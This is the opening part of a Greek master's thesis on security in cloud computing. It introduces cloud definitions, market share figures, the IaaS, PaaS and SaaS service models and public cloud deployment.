Πανεπιστήμιο Πειραιώς
Σχολή Τεχνολογιών Πληροφορικής και Τηλεπικοινωνίων
Τμήμα Ψηφιακών Συστημάτων

Μεταπτυχιακό Πρόγραμμα Σπουδών

Διπλωματική Εργασία

Ασφάλεια στους νεφοϋπολογιστές

Επιβλέπον Καθηγητής: Χρήστος Ξενάκης

Νικόλαος Παναγούλης n.panagoulis93@gmail.com MTE1923

Πειραιάς

Μάιος 2022

Περίληψη

Το cloud Computing είναι ένα επαναστατικό μοντέλο παροχής πληροφοριών που προσφέρει το διαδίκτυο. Οι περισσότερες από τις καθημερινές μας δραστηριότητες πραγματοποιούνται τώρα πια στο υπολογιστικό νέφος(cloud computing). Το υπολογιστικό νέφος είναι ένα περιβάλλον πόρων υλικού και λογισμικού στο οποίο μπορείς να έχεις πρόσβαση από οποιαδήποτε πλατφόρμα και οποιαδήποτε περιοχή αρκεί να έχεις πρόσβαση στο διαδίκτυο. Στις επιχειρήσεις προσφέρει πολλά οικονομικά και λειτουργικά οφέλη, καθώς και σοβαρές ανησυχίες για την ασφάλεια που μπορεί να απειλήσουν την επιχειρηματική ακεραιότητα και την εταιρική φήμη. Ο ορισμός του υπολογιστικού νέφους εξακολουθεί να είναι ασαφής σε μεγάλο βαθμό, λόγω του μεγέθους των κινδύνων ασφάλειας και του ουσιαστικά απεριόριστου όγκου πληροφοριών που διαχειρίζονται. Στην έρευνα αυτή θα παρουσιάσουμε τον ορισμό του υπολογιστικού νέφους και τις τεχνολογίες του. Ο σκοπός αυτής της έρευνας είναι να παρουσιάσει τους πιθανούς κινδύνους και τις απειλές που υπάρχουν στο υπολογιστικό νέφος αλλά και τρόπους αντιμετώπισης. Σε αυτή την έρευνα αναλύσαμε τόσο επαγγελματικές και ακαδημαϊκές βιβλιογραφίες προκειμένου να έχουμε μία συνολική εικόνα για το θέμα. Επίσης θα αντλήσουμε πληροφορίες από άλλες διπλωματικές εργασίες, κυβερνητικές εκθέσεις και πρόσφατα άρθρα της αγοράς και της ασφάλειας. Ακόμη θα αναλύσουμε την έννοια της Ιδιωτικότητας στο υπολογιστικό νέφος και τα νομικά ζητήματα που πρέπει να παρέχει το κάθε υπολογιστικό νέφος.

Περιεχόμενα

Εισαγωγή

Το cloud computing είναι μια διαδικασία που προσφέρει πρόσβαση σε υπηρεσίες όπως αποθήκευση δεδομένων, υπηρεσίες εφαρμογών και διακομιστών μέσω του διαδικτύου. Οι αναφορές για το cloud computing εμφανιζόντουσαν ήδη από το 1996. Η λέξη σύννεφο χρησιμοποιήθηκε μεταφορικά για την έννοια του διαδικτύου ενώ το σχήμα του σύννεφου χρησιμοποιήθηκε για να υποδηλώνει ένα δίκτυο στα τηλεφωνικά σχήματα. Το cloud computing διαδόθηκε με την Amazon να κυκλοφορεί το προϊόν Elastic Compute Cloud το 2006 και στην συνέχεια με την Google με το προϊόν Google App Engine. Στο cloud computing αποθηκεύεις τα αρχεία σου σε κάποιους απομακρυσμένους διακομιστές και μπορείς να έχεις πρόσβαση απομακρυσμένα από οποιοδήποτε μέρος αρκεί να έχεις internet, ανεξάρτητα της συσκευής σου είτε αυτή είναι laptop είτε κινητό. Οι εταιρείες προτιμούν όλο και περισσότερο να παρέχουν τις υπηρεσίες τους πάνω από το διαδίκτυο. Συγκεκριμένα οι εταιρείες Google, Amazon και Microsoft παρέχουν ήδη κάποια προϊόντα τους πάνω από το διαδίκτυο δηλαδή στο cloud όπως αποθήκευση, διαχείριση και επεξεργασία των mail, εγγράφων και αρχείων οποιουδήποτε τύπου. Σύμφωνα με το National Institute of Standards and Technology(NIST) το cloud computing προσφέρει την εύκολη πρόσβαση από οπουδήποτε σε ότι πληροφορία θελήσει ο χρήστης σε ένα δίκτυο διαμορφώσιμων υπολογιστικών πόρων(π.χ. δίκτυα, διακομιστές, αποθήκευση, εφαρμογές και υπηρεσίες) οι οποίοι μπορούν να παρέχονται στον χρήστη με την ελάχιστη διαχειριστική προσπάθεια ή την ελάχιστη παρέμβαση του παρόχου των υπηρεσιών.

Το Cloud Computing θέτει κάποιους προβληματισμούς σχετικά με την ιδιωτικότητα και την ασφάλεια των δεδομένων που διαχειρίζεται. Ο πάροχος υπηρεσιών μπορεί να έχει πρόσβαση στα δεδομένα που βρίσκονται στο cloud ανά πάσα στιγμή, θα μπορούσες από λάθος ή σκόπιμα να αλλάξει ή να διαγράψει πληροφορίες. Ασφάλεια των δεδομένων είναι η διατήρηση της εμπιστευτικότητας, της ακεραιότητας και της διαθεσιμότητας των πληροφοριών. Επίσης στην έννοια της ασφάλειας εμπίπτουν οι ιδιότητες όπως η αξιοπιστία, η αυθεντικότητα και η υπευθυνότητα. Η εμπιστευτικότητα είναι η διασφάλιση ότι η πληροφορίες δεν διατίθενται ή αποκαλύπτονται σε μη εξουσιοδοτημένα άτομα ή διαδικασίες. Η ακεραιότητα είναι η διασφάλιση ότι τα δεδομένα που προστατεύονται δεν έχουν παραβιαστεί και δεν έχουν

αλλοιωθεί. Η ασφάλεια είναι ένας από τους βασικούς παράγοντες που εμποδίζουν στην αποδοχή της τεχνολογίας του cloud computing. Το computing μπορεί να αποτελέσει μειονέκτημα για την διατήρηση της εμπιστοσύνης στους πελάτες μιας εταιρίας. Υπάρχουν πολλοί λόγοι για την σημαντικότητα της ασφάλειας στο cloud. Ένας από αυτούς είναι ότι το cloud έχει αρχίσει και χρησιμοποιείται σε τομείς που δεν συνηθίζονταν και σε υπηρεσίες που η έννοια της ασφάλειας είναι αυξημένη όπως σε κυβερνητικά τμήματα τα οποία παρέχουν πληροφορίες κρίσιμων δεδομένων. Σε αυτό το άρθρο θα αναλύσουμε τα θέματα ασφάλειας σε περιβάλλοντα cloud και τους τρόπους αντιμετώπισής τους.

Cloud Computing

Το cloud computing είναι μια διαδικασία που προσφέρει πρόσβαση σε υπηρεσίες όπως αποθήκευση δεδομένων, υπηρεσίες εφαρμογών και διακομιστών μέσω του διαδικτύου. Οι αναφορές για το cloud computing εμφανιζόντουσαν ήδη από το 1996. Η λέξη σύννεφο χρησιμοποιήθηκε μεταφορικά για την έννοια του διαδικτύου ενώ το σχήμα του σύννεφου χρησιμοποιήθηκε για να υποδηλώνει ένα δίκτυο στα τηλεφωνικά σχήματα. Το cloud computing διαδόθηκε με την Amazon να κυκλοφορεί το προϊόν Elastic Compute Cloud το 2006 και στην συνέχεια με την Google με το προϊόν Google App Engine.

Τα προηγούμενα χρόνια όλοι οι άνθρωποι χρειαζόταν να έχουμε όλα τα αρχεία μας(έγγραφα, εικόνες, ταινίες και άλλα) αποθηκευμένα σε σκληρούς δίσκους τους οποίους πρέπει να τους κουβαλάς πάντα μαζί σου και δυστυχώς δεν είναι συμβατοί με όλες τις συσκευές laptop και κινητές συσκευές. Το cloud computing έρχεται να μας λύσει τα χέρια. Στο cloud computing αποθηκεύεις τα αρχεία σου σε κάποιους απομακρυσμένους διακομιστές και μπορείς να έχεις πρόσβαση απομακρυσμένα από οποιοδήποτε μέρος αρκεί να έχεις internet, ανεξάρτητα της συσκευής σου είτε αυτή είναι laptop είτε κινητό. Οι εταιρείες προτιμούν όλο και


περισσότερο να παρέχουν τις υπηρεσίες τους πάνω από το διαδίκτυο. Συγκεκριμένα οι εταιρείες Google, Amazon και Microsoft παρέχουν ήδη κάποια προϊόντα τους πάνω από το διαδίκτυο δηλαδή στο cloud όπως αποθήκευση, διαχείριση και επεξεργασία των mail, εγγράφων και αρχείων οποιουδήποτε τύπου. Ο τελικός χρήστης δεν χρειάζεται να έχει εξειδικευμένες γνώσεις για να έχει πρόσβαση στις υπηρεσίες που προσφέρονται μέσα από το cloud. Σύμφωνα με το National Institute of Standards and Technology(NIST) το cloud computing προσφέρει την εύκολη πρόσβαση από οπουδήποτε σε ότι πληροφορία θελήσει ο χρήστης σε ένα δίκτυο διαμορφώσιμων υπολογιστικών πόρων(π.χ. δίκτυα, διακομιστές, αποθήκευση, εφαρμογές και υπηρεσίες) οι οποίοι μπορούν να παρέχονται στον χρήστη με την ελάχιστη διαχειριστική προσπάθεια ή την ελάχιστη παρέμβαση του παρόχου των υπηρεσιών. Το cloud computing μπορεί να θεωρηθεί ως ένας νέος τύπος υπολογιστών που μπορεί να παρέχει υπηρεσίες κατ' απαίτηση με ελάχιστο κόστος.

Τα τρία γνωστά πρότυπα του cloud τα οποία χρησιμοποιούνται και πιο συχνά είναι το Software as a Service (SaaS), Platform as a Service (PaaS), Infrastructure as a Service (IaaS). Το SaaS είναι εφαρμογές με τα σχετικά δεδομένα που είναι αναπτυγμένη από τον πάροχο του cloud και οι χρήστες έχουν πρόσβαση από κάποιον περιηγητή. Στο PaaS, ένας πάροχος υπηρεσιών διευκολύνει τις υπηρεσίες του στους χρήστες με ένα σύνολο προγραμμάτων τα οποία μπορούν να επιλύσουν συγκεκριμένες εργασίες. Στο IaaS ο πάροχος των υπηρεσιών cloud προσφέρει στους χρήστες εικονικές μηχανές και χώρο αποθήκευσης για να βελτιώσουν τους επιχειρηματικές τους δυνατότητες. Η τεχνολογία του cloud computing αλλάζει τον τρόπο που λειτουργούσαν οι επιχειρήσεις μέχρι σήμερα.

Το cloud computing είναι ελπιδοφόρο για τις εφαρμογές και τις λειτουργίες που μπορεί να έχει στον τομέα της πληροφορικής. Ωστόσο υπάρχουν ζητήματα που πρέπει να αντιμετωπιστούν για την ομαλή και απρόσκοπτη λειτουργία του cloud για την αποθήκευση δεδομένων και την ανάπτυξη εφαρμογών. Ένα από τα πιο σημαντικά ζητήματα είναι η ασφάλεια των δεδομένων, η οποία συνοδεύεται από ζητήματα όπως η συμμόρφωση, το απόρρητο, η εμπιστοσύνη και τα νομικά θέματα 3. Η ασφάλεια των δεδομένων ήταν πάντα ένα σημαντικό ζήτημα στην πληροφορική. Η ασφάλεια των δεδομένων γίνεται ιδιαίτερα σοβαρή στο περιβάλλον του cloud computing γιατί τα δεδομένα είναι αποθηκευμεύνα σε διαφορετικά μηχανήματα, συμπεριλαμβανομένων διακομιστών, υπολογιστών και διαφόρων κινητών συσκευών. Η ασφάλεια στο cloud computing είναι πιο περίπλοκη από την ασφάλεια δεδομένων στα παραδοσιακά συστήματα πληροφορικής. Για να βάλουν οι χρήστες το cloud computing στην ζωή τους πρέπει να νιώσουν ασφάλεια και να είναι βέβαιοι ότι τα δεδομένα τους είναι σε αξιόπιστο περιβάλλον. Το αξιόπιστο περιβάλλον είναι βασική προϋπόθεση για να υιοθετήσουν οι χρήστες μια τέτοια τεχνολογία. Την τελευταία δεκαετία, η υιοθέτηση του cloud computing άνθησε τόσο σε επίπεδο απλών χρηστών όσο και σε επίπεδο επιχειρήσεων. Οι πάροχοι λογισμικών έχουν καταβάλει μεγάλες προσπάθειες ώστε να πείσουν τους πελάτες τους να αναβαθμίσουν τις υπηρεσίες τους σε αντίστοιχες στο cloud. Το κύριο πλεονέκτημα μου προσφέρει το cloud computing στις εταιρείες είναι ότι δεν χρειάζεται προχωρήσουν σε μία εφάπαξ αγορά ή στην αγορά κάποιας υποδομής, μειώνοντας το κόστος συντήρησής τους. Το μοντέλου χρέωσης που προτείνουν οι εταιρείες είναι το pay-as-you-go. Σύμφωνα με το 451research βρέθηκε ότι το 90% των οργανισμών θα χρησιμοποιούν κάποια μορφή cloud computing τα επόμενα δύο χρόνια, με το 60% να υποστηρόιζει ότι η πλειονότητα των IT θα είναι εκτός των εταιρειών. Επίσης το 49% των οργανισμών έχει υιοθετήσει μια προσέγγιση cloud-first για την ανάπτυξη των νέων εφαρμογών. Προβλέπεται ότι η αγορά του cloud computing θα φτάσει τα 53,3 δισεκατομμύρια δολάρια το 2021 ενώ το 2017 βρισκόταν στα 28,1 δισεκατομμύρια.


Κορυφαίοι πάροχοι του Cloud Computing

Η Amazon Web Services (AWS) έχει καθιερωθεί ως ο πρωτοπόρος στην αγορά του cloud και εξακολουθεί να είναι πρώτη στον ανταγωνισμό. Σύμφωνα με εκτιμήσεις της Synergy Research Group το μερίδιο αγοράς της Amazon στην παγκόσμια αγορά του cloud είναι στο 33% το τέταρτο τρίμηνο του 2021, ξεπερνώντας ακόμη σε συνδυασμό το μερίδιο αγοράς των μεγαλύτερων ανταγωνιστών της, της Google και της Microsoft. Το τέταρτο τρίμηνο του 2021 τα έσοδα παγκοσμίως από υπηρεσίες cloud ανήλθαν σε 50 δισεκατομμύρια δολάρια, ανεβάζοντας το σύνολο των δώδεκα τελευταίων μηνών σε 178 δισεκατομμύρια δολάρια. Όπως δείχνει το παρακάτω διάγραμμα η Amazon και η Microsoft αντιπροσωπεύουν περισσότερα από τα μισά έσοδα από υποδομές cloud τους τελευταίους τρεις μήνες του 2021, με τους οκτώ μεγαλύτερους παρόχους να ελέγχουν περίπου το 80% της αγοράς. Ο John Dinsdale, επικεφαλής αναλυτής της Synergy Research Group δήλωσε «Η Amazon συνεχίζει να προηγείται με μεγάλη διαφορά, αλλά η Microsoft, η Google και η Alibaba συνεχίζουν να αναπτύσσονται ταχύτερα.»



Μοντέλα υπηρεσιών Cloud

Υπάρχουν τρία μοντέλα παροχής υπηρεσιών cloud και αυτά είναι το Software as a Service (SaaS), Platform as a Service (PaaS) και Infrastructure as a Service (IaaS). Αυτά τα τρία κλασικά μοντέλα υπηρεσιών cloud τα οποία έχουν διαφορετικούς τομείς ευθύνης σχετικά με την προστασία προσωπικών δεδομένων. Οι κίνδυνοι και τα οφέλη για κάθε μοντέλο είναι διαφορετικοί και πρέπει να προσδιορίζονται κατά περίπτωση και σε σχέση με το συγκεκριμένο μοντέλο παροχής υπηρεσιών cloud που αφορά.



Infrastructure as a Service (IaaS)

Το IaaS παρέχει στον καταναλωτή πόρους διακομιστών για την εκτέλεση λογισμικού. Κάποια παραδείγματα του IaaS είναι Open Stack, Apache Cloudstack or OpenNebula. Ένα πάροχος IaaS θα αναλάβει συνήθως την ευθύνη για την ασφάλεια των datacenters, του δικτύου και των συστημάτων, επίσης θα πάρει μέτρα για να διασφαλίσει ότι οι υπάλληλοι του συμμορφώνονται με τους ισχύοντες νόμους και κανονισμούς. Δεδομένου ότι ένας πάροχος IaaS μπορεί να έχει περιορισμένη γνώση σε επίπεδο εφαρμογής, θα είναι δύσκολο για αυτόν τον πάροχο να διασφαλίσει την συμμόρφωση σε επίπεδο δεδομένων. Σε αυτή την περίπτωση φέρει την ευθύνη ο χρήστης του cloud για την υποστήριξη στον έλεγχο της συμμόρφωσης. Το IaaS είναι το μοντέλο που εγγυάται πιο άμεσο έλεγχο, αλλά αφήνει τον πελάτη υπεύθυνο για την εφαρμογή τεχνικών και διαδικασιών που σχετίζονται με την ασφάλεια και την ιδιωτικότητα.

Όσο αφορά την τυποποίηση πρέπει να υπάρχει κάποιος τρόπος ο καταναλωτής να μπορεί να εκφράσει τις απαιτήσεις του σχετικά με το απόρρητο και την ασφάλεια. Για παράδειγμα εάν ένας πάροχος IaaS δεν επιτρέπεται να μεταφέρει τις εικονικές μηχανές(virtual machines) που είναι εγκαταστημένες σε κάποιο datacenter στην Ευρώπη σε κάποιο άλλο datacenter στις Ηνωμένες Πολιτείες Αμερικής, λόγω νόμων και κανονισμών σχετικούς με την προστασία δεδομένων.

Χαρακτηριστικά του IaaS:

- Πολλοί χρήστες μπορούν να χρησιμοποιούν τον ίδιο εξοπλισμό
- Οι πόροι διατίθενται σαν υπηρεσία
- Το κόστος ποικίλει ανάλογα με την επιλογή της υποδομής,

Το IaaS εφαρμόζεται στους οργανισμούς με τις παρακάτω απαιτήσεις:

- Οργανισμοί που χρειάζονται πλήρη έλεγχο του λογισμικού τους.
- Startups και μικρές εταιρείες που δεν επιθυμούν να ξοδέψουν χρήματα και χρόνο στην προμήθεια υλικού και λογισμικού.
- Οι οργανισμοί οι οποίοι δεν είναι σίγουροι ποιες εφαρμογές θα χρειαστούν ή τι υποδομή θα χρειαστούν και ως εκ τούτου δεν θέλουν να δεσμευτούν σε κάποια συγκεκριμένη υποδομή.

Οργανισμοί που παρέχουν υπηρεσίες IaaS είναι οι εξής:

- Amazon Web Services (AWS)
- Cisco Metapod
- Microsoft Azure
- Google Compute Engine (GCE)

Platform as a Service (PaaS)

Το PaaS παρέχει εργαλεία από τον πάροχο και επιτρέπει στους προγραμματιστές να αναπτύξουν την εφαρμογή του πάνω σε αυτό. Από την μία πλευρά έχει μεγάλη ευθύνη ο προγραμματιστής να χρησιμοποιήσει τις βέλτιστες πρακτικές και εργαλεία τα οποία να προστατεύουν την ιδιωτικότητα. Από την άλλη πλευρά ο προγραμματιστής πρέπει να βασίζεται στην αξιοπιστία της υποδομής του συγκεκριμένου PaaS. Για παράδειγμα ένας προγραμματιστής μπορεί να αναπτύξει μια εφαρμογή cloud που κρυπτογραφεί όλα τα δεδομένα προτού αποθηκευτούν στον χώρο αποθήκευσης του cloud, σε αυτή την περίπτωση ο προγραμματιστής πρέπει να εμπιστευτεί ότι η πλατφόρμα υποδομής δεν έχει παραβιαστεί. Διαφορετικά ο εισβολέας ενδέχεται να έχει πρόσβαση στα δεδομένα πριν αυτά κρυπτογραφηθούν επειδή μπορεί να ελέγξει το περιβάλλον εκτέλεσης(πχ εξοπλισμό, εικονικές μηχανές).

Το PaaS μπορεί να υλοποιηθεί με τρεις τρόπους όπως:

- Σαν υπηρεσία από τον πάροχο σε public cloud, στο οποίο ο καταναλωτής ελέγχει την ανάπτυξη του λογισμικού και ο πάροχος παρέχει τα δίκτυα, τους διακομιστές, τον αποθηκευτικό χώρο, το λειτουργικό σύστημα, το ενδιάμεσο λογισμικό, βάση δεδομένων και άλλες υπηρεσίες για την φιλοξενία της εφαρμογής.
- Σε private cloud το οποίο βρίσκεται πίσω από κάποιο τοίχο προστασίας.
- Σαν εφαρμογή που αναπτύσσεται σε μία δημόσια υποδομή σαν υπηρεσία.

Τα χαρακτηριστικά του PaaS είναι τα εξής:

- Το PaaS δίνει την δυνατότητα απόκτησης των πόρων ακριβώς που απαιτούνται για έναν οργανισμό και της κλιμάκωσής τους προς τα πάνω ή προς τα κάτω ανάλογα με τις ανάγκε. Αυτό δίνεται με την τεχνολογία εικονικών υπολογιστών.
- Πολλοί χρήστες χρησιμοποιούν το ίδιο περιβάλλον για την ανάπτυξη των εφαρμογών.
- Ολοκληρωμένες υπηρεσίες web και βάσεις δεδομένων

Το PaaS εφαρμόζεται στους οργανισμούς με τις παρακάτω απαιτήσεις:

- Το PaaS προσφέρει ταχύτητα και ευελιξία όταν για την ανάπτυξη της ίδιας εφαρμογής εμπλέκονται πολλοί προγραμματιστές
- Οργανισμοί που υιοθετούν την Agile Methodology για την ανάπτυξη εφαρμογών όπου οι απαιτήσεις και οι λύσεις εξελίσσονται μέσω της συνεργασίας μεταξύ αυτοοργανωμένων, διατμηματικών ομάδων εργασίας.
- Οργανισμοί που επιθυμούν να διαμερίσουν τις επενδύσεις του κεφαλαίου τους.

Το Apprenda είναι ένας οργανισμός ο οποίος παρέχει υπηρεσίες PaaS.

Software as a Service (SaaS)

Το SaaS επιτρέπει στον καταναλωτή να χρησιμοποιεί τις εφαρμογές του παρόχου που εκτελούνται σε υποδομή στο cloud. Οι εφαρμογές είναι προσβάσιμες από διάφορες συσκευές του πελάτη μέσω προγραμμάτων περιήγησης του διαδικτύου. Με το μοντέλο SaaS ο καταναλωτής δεν διαχειρίζεται την υποδομή του cloud, συμπεριλαμβανομένου τα δίκτυα, τους διακομιστές, τα λειτουργικά συστήματα και αποθήκευσης. Για αυτό τον λόγο θα πρέπει να έχει εμπιστοσύνη στον πάροχο σχετικά με την αξιοπιστία και την συμμόρφωση. Αρχικά μπορεί να αποφύγει να δώσει σημαντικά δεδομένα σε ένα SaaS, διαφορετικά θα μπορεί αν ασφαλίσει τα δεδομένα πριν τα εισαγάγει σε ένα SaaS με διάφορα προγράμματα κρυπτογράφησης. Για παράδειγμα υπάρχουν πρόσθετα προγράμματα περιήγησης που περιέχουν κρυπτογράφηση στα πεδία εισαγωγής.

Τα χαρακτηριστικά του SaaS είναι τα εξής:

- Λογισμικό που φιλοξενείται σε απομακρυσμένους διακομιστές και είναι πάντα προσβάσιμο μέσω του διαδικτύου.
- Από μία κεντρική τοποθεσία γίνεται η διαχείριση της εφαρμογής.
- Οι χρήστες δεν χρειάζεται να ανησυχούν για αναβαθμίσεις που πρέπει να γίνονται στο λογισμικό ή στον κώδικα
- Οποιαδήποτε ενοποίηση με εφαρμογές τρίτων γίνεται μέσω API.

Το SaaS εφαρμόζεται στους οργανισμούς με τις παρακάτω απαιτήσεις:


- Εφαρμογές που οι απαιτήσεις αυξάνονται ή πέφτουν σημαντικά.
  Για παράδειγμα, το λογισμικό που εξυπηρετεί τις φορολογικές δηλώσεις το οποίο έχει μεγάλη ζήτηση κατά την περίοδο που κάνουμε τις φορολογικές μας δηλώσεις.
- Εφαρμογές που απαιτούν πρόσβαση στο διαδίκτυο καθώς πρέπει να έχεις πρόσβαση από κινητές συσκευές.
- Έργα που υιοθετούν μεθοδολογίες όπως pay as you go

Οργανισμοί που παρέχουν υπηρεσίες SaaS είναι οι εξής:

- Google Apps
- Workday
- Salesforce
- Citrix GoToMeeting
- Concur
- Cisco WebEx

Μορφές ανάπτυξης Cloud

Οι τέσσερις τύποι μοντέλων ανάπτυξης του cloud computing είναι public, private, hybrid και community clouds. Επίσης υπάρχουν distributed clouds, multiclouds, poly clouds και άλλα τα οποία δεν είναι τόσο διαδεδομένα. Οι τύποι ανάπτυξης ποικίλλουν ανάλογα με το ποιος έχει την υποδομή και που βρίσκεται. Για να αξιοποιήσει με εταιρία στο μέγιστο το cloud computing πρέπει να επιλέξει το μοντέλο που της ταιριάζει περισσότερο. Για να επιλεχθεί κάποιο από αυτά πρέπει να εξεταστούν οι απαιτήσεις που έχει η εταιρεία σχετικά με τον αποθηκευτικό χώρο, τους διαθέσιμους πόρους, την δικτύωση και τους επιχειρηματικούς στόχους, καθώς και τα πλεονεκτήματα και τα μειονεκτήματα των μοντέλων ανάπτυξης cloud.



Public Cloud

Το Public Cloud καταλαβαίνουμε και από το όνομα ότι πρόκειται για ένα δημόσιο cloud δηλαδή είναι διαθέσιμο στο ευρύ κοινό και τα δεδομένα δημιουργούνται και αποθηκεύονται σε διακομιστές τρίτων. Η υποδομή ανήκει σε παρόχους υπηρεσιών και διαχειρίζονται οι ίδιοι τους πόρους και την υποδομή οπότε οι εταιρείες δεν χρειάζεται να αγοράσουν και να συντηρούν κάποιο εξοπλισμό. Οι πάροχοι προσφέρουν τις υπηρεσίες τους είτε δωρεάν είτε επί πληρωμή βασισμένη στην χρήση μέσο της σύνδεσης στο διαδίκτυο. Οι χρήστες μπορούν να κλιμακώσουν τους διαθέσιμους πόρους όταν αυτό απαιτείται. Το public cloud είναι η πρώτη επιλογή από εταιρείες οι οποίες δραστηριοποιούνται σε κλάδους με χαμηλά προβλήματα απορρήτου. Κάποια δημοφιλή δημόσια μοντέλα ανάπτυξης είναι τα Amazon Elastic Compute Cloud, Microsoft Azure, Google App Engine, IBM Cloud και άλλοι.
Τα πλεονεκτήματα ενός δημόσιου cloud είναι η διαχείριση της υποδομής χωρίς προβλήματα. Η ύπαρξη ενός τρίτου οργανισμού αναλαμβάνει την ανάπτυξη και την συντήρηση του λογισμικού σας. Το δημόσιο cloud έχει επίσης την δυνατότητα της επεκτασιμότητας, μπορεί εύκολα η εταιρεία να επεκτείνει την χωρητικότητα καθώς και τους διαθέσιμους πόρους όπως επιθυμεί. Αφού έχεις διαμορφώσει τις δυνατότητες του cloud σύμφωνα με τις απαιτήσεις σου ανάλογα διαμορφώνεται και το κόστος, έτσι καταφέρνεις να διαμορφώνεις και το κόστος αντίστοιχα με τις επιθυμίες σου. Επίσης πληρώνεις μόνο για την υπηρεσία που χρησιμοποιείς και δεν χρειάζεται να επενδύσεις σε υλικό ή λογισμικό. Η υποδομή πολλών διακομιστών από τον πάροχο προσφέρει αδιάκοπη παροχή των υπηρεσιών 24/7.
